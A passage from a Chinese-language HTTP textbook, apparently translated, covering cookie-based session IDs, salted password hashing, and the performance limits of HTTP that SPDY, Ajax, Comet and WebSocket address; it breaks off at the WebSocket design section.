另外，为减轻跨站脚本攻击（XSS）造成的损失，建议事先在 Cookie 内加上 httponly 属性。

步骤 3： 客户端接收到从服务器端发来的 Session ID 后，会将其作为 Cookie 保存在本地。下次向服务器发送请求时，浏览器会自动发送 Cookie，所以 Session ID 也随之发送到服务器。服务器端可通过验证接收到的 Session ID 识别用户和其认证状态。

除了以上介绍的应用实例，还有应用其他不同方法的案例。

另外，不仅基于表单认证的登录信息及认证过程都无标准化的方法，服务器端应如何保存用户提交的密码等登录信息等也没有标准化。

通常，一种安全的保存方法是，先利用给密码加盐（salt）[①] 的方式增加额外信息，再使用散列（hash）函数计算出散列值后保存。但是我们也经常看到直接保存明文密码的做法，而这样的做法具有导致密码泄露的风险。

---

① salt其实就是由服务器随机生成的一个字符串，但是要保证长度足够长，并且是真正随机生成的。然后把它和密码字符串相连接（前后都可以）生成散列值。当两个用户使用了同一个密码时，由于随机生成的salt值不同，对应的散列值也将是不同的。这样一来，很大程度上减少了密码特征，攻击者也就很难利用自己手中的密码特征库进行破解。——译者注

Chapter9

第9章
基于HTTP的功能追加协议

虽然HTTP协议既简单又简捷，但随着时代的发展，其功能使用上捉襟见肘的疲态已经凸显。本章我们将讲解基于HTTP新增的功能的协议。





9.1 基于 HTTP 的协议

在建立 HTTP 标准规范时，制订者主要想把 HTTP 当作传输 HTML 文档的协议。随着时代的发展，Web 的用途更具多样性，比如演化成在线购物网站、SNS（Social Networking Service，社交网络服务）、企业或组织内部的各种管理工具，等等。

而这些网站所追求的功能可通过 Web 应用和脚本程序实现。即使这些功能已经满足需求，在性能上却未必最优，这是因为 HTTP 协议上的限制以及自身性能有限。

HTTP 功能上的不足可通过创建一套全新的协议来弥补。可是目前基于 HTTP 的 Web 浏览器的使用环境已遍布全球，因此无法完全抛弃 HTTP。有一些新协议的规则是基于 HTTP 的，并在此基础上添加了新的功能。

9.2 消除 HTTP 瓶颈的 SPDY

Google 在 2010 年发布了 SPDY（取自 SPeeDY，发音同 speedy），其开发目标旨在解决 HTTP 的性能瓶颈，缩短 Web 页面的加载时间（50%）。

- SPDY - The Chromium Projects

  http://www.chromium.org/spdy/

9.2.1 HTTP 的瓶颈

在 Facebook 和 Twitter 等 SNS 网站上，几乎能够实时观察到海量用户公开发布的内容，这也是一种乐趣。当几百、几千万的用户发布内容时，Web 网站为了保存这些新增内容，在很短的时间内就会发生大量的内容更新。


为了尽可能实时地显示这些更新的内容，服务器上一有内容更新，

就需要直接把那些内容反馈到客户端的界面上。虽然看起来挺简单的，但 HTTP 却无法妥善地处理好这项任务。

使用 HTTP 协议探知服务器上是否有内容更新，就必须频繁地从客户端到服务器端进行确认。如果服务器上没有内容更新，那么就会产生徒劳的通信。

若想在现有 Web 实现所需的功能，以下这些 HTTP 标准就会成为瓶颈。

- 一条连接上只可发送一个请求。
- 请求只能从客户端开始。客户端不可以接收除响应以外的指令。
- 请求 / 响应首部未经压缩就发送。首部信息越多延迟越大。
- 发送冗长的首部。每次互相发送相同的首部造成的浪费较多。
- 可任意选择数据压缩格式。非强制压缩发送。




图：以前的 HTTP 通信

Ajax 的解决方法

Ajax（Asynchronous JavaScript and XML，异步 JavaScript 与 XML 技术）是一种有效利用 JavaScript 和 DOM（Document Object Model，文档对象模型）的操作，以达到局部 Web 页面替换加载的异步通信手段。和以前的同步通信相比，由于它只更新一部分页面，响应中传输的数据量会因此而减少，这一优点显而易见。

Ajax 的核心技术是名为 XMLHttpRequest 的 API，通过 JavaScript 脚本语言的调用就能和服务器进行 HTTP 通信。借由这种手段，就能从已加载完毕的 Web 页面上发起请求，只更新局部页面。

而利用 Ajax 实时地从服务器获取内容，有可能会导致大量请求产生。另外，Ajax 仍未解决 HTTP 协议本身存在的问题。



图：Ajax 通信


Comet 的解决方法

一旦服务器端有内容更新了，Comet 不会让请求等待，而是直接给

客户端返回响应。这是一种通过延迟应答，模拟实现服务器端向客户端推送（Server Push）的功能。

通常，服务器端接收到请求，在处理完毕后就会立即返回响应，但为了实现推送功能，Comet 会先将响应置于挂起状态，当服务器端有内容更新时，再返回该响应。因此，服务器端一旦有更新，就可以立即反馈给客户端。

内容上虽然可以做到实时更新，但为了保留响应，一次连接的持续时间也变长了。期间，为了维持连接会消耗更多的资源。另外，Comet 也仍未解决 HTTP 协议本身存在的问题。



图：Comet 通信

SPDY 的目标

陆续出现的 Ajax 和 Comet 等提高易用性的技术，一定程度上使 HTTP 得到了改善，但 HTTP 协议本身的限制也令人有些束手无策。为了进行根本性的改善，需要有一些协议层面上的改动。

处于持续开发状态中的 SPDY 协议，正是为了在协议级别消除 HTTP 所遭遇的瓶颈。

9.2.2 SPDY 的设计与功能

SPDY 没有完全改写 HTTP 协议，而是在 TCP/IP 的应用层与运输层之间通过新加会话层的形式运作。同时，考虑到安全性问题，SPDY 规定通信中使用 SSL。

SPDY 以会话层的形式加入，控制对数据的流动，但还是采用 HTTP 建立通信连接。因此，可照常使用 HTTP 的 GET 和 POST 等方法、Cookie 以及 HTTP 报文等。



SPDY 介于 TCP(SSL) 和 HTTP 之间

图：SPDY 的设计

使用 SPDY 后，HTTP 协议额外获得以下功能。

多路复用流

通过单一的 TCP 连接，可以无限制处理多个 HTTP 请求。所有请求的处理都在一条 TCP 连接上完成，因此 TCP 的处理效率得到提高。

赋予请求优先级

SPDY 不仅可以无限制地并发处理请求，还可以给请求逐个分配优

先级顺序。这样主要是为了在发送多个请求时，解决因带宽低而导致响应变慢的问题。

压缩 HTTP 首部

压缩 HTTP 请求和响应的首部。这样一来，通信产生的数据包数量和发送的字节数就更少了。

推送功能

支持服务器主动向客户端推送数据的功能。这样，服务器可直接发送数据，而不必等待客户端的请求。

服务器提示功能

服务器可以主动提示客户端请求所需的资源。由于在客户端发现资源之前就可以获知资源的存在，因此在资源已缓存等情况下，可以避免发送不必要的请求。

9.2.3　SPDY 消除 Web 瓶颈了吗

希望使用 SPDY 时，Web 的内容端不必做什么特别改动，而 Web 浏览器及 Web 服务器都要为对应 SPDY 做出一定程度上的改动。有好几家 Web 浏览器已经针对 SPDY 做出了相应的调整。另外，Web 服务器也进行了实验性质的应用，但把该技术导入实际的 Web 网站却进展不佳。

因为 SPDY 基本上只是将单个域名（IP 地址）的通信多路复用，所以当一个 Web 网站上使用多个域名下的资源，改善效果就会受到限制。

SPDY 的确是一种可有效消除 HTTP 瓶颈的技术，但很多 Web 网站存在的问题并非仅仅是由 HTTP 瓶颈所导致。对 Web 本身的速度提升，还应该从其他可细致钻研的地方入手，比如改善 Web 内容的编写方式等。



9.3 使用浏览器进行全双工通信的 WebSocket

利用 Ajax 和 Comet 技术进行通信可以提升 Web 的浏览速度。但问题在于通信若使用 HTTP 协议，就无法彻底解决瓶颈问题。WebSocket 网络技术正是为解决这些问题而实现的一套新协议及 API。

当时筹划将 WebSocket 作为 HTML5 标准的一部分，而现在它却逐渐变成了独立的协议标准。WebSocket 通信协议在 2011 年 12 月 11 日，被 RFC 6455 - The WebSocket Protocol 定为标准。

9.3.1 WebSocket 的设计与功能

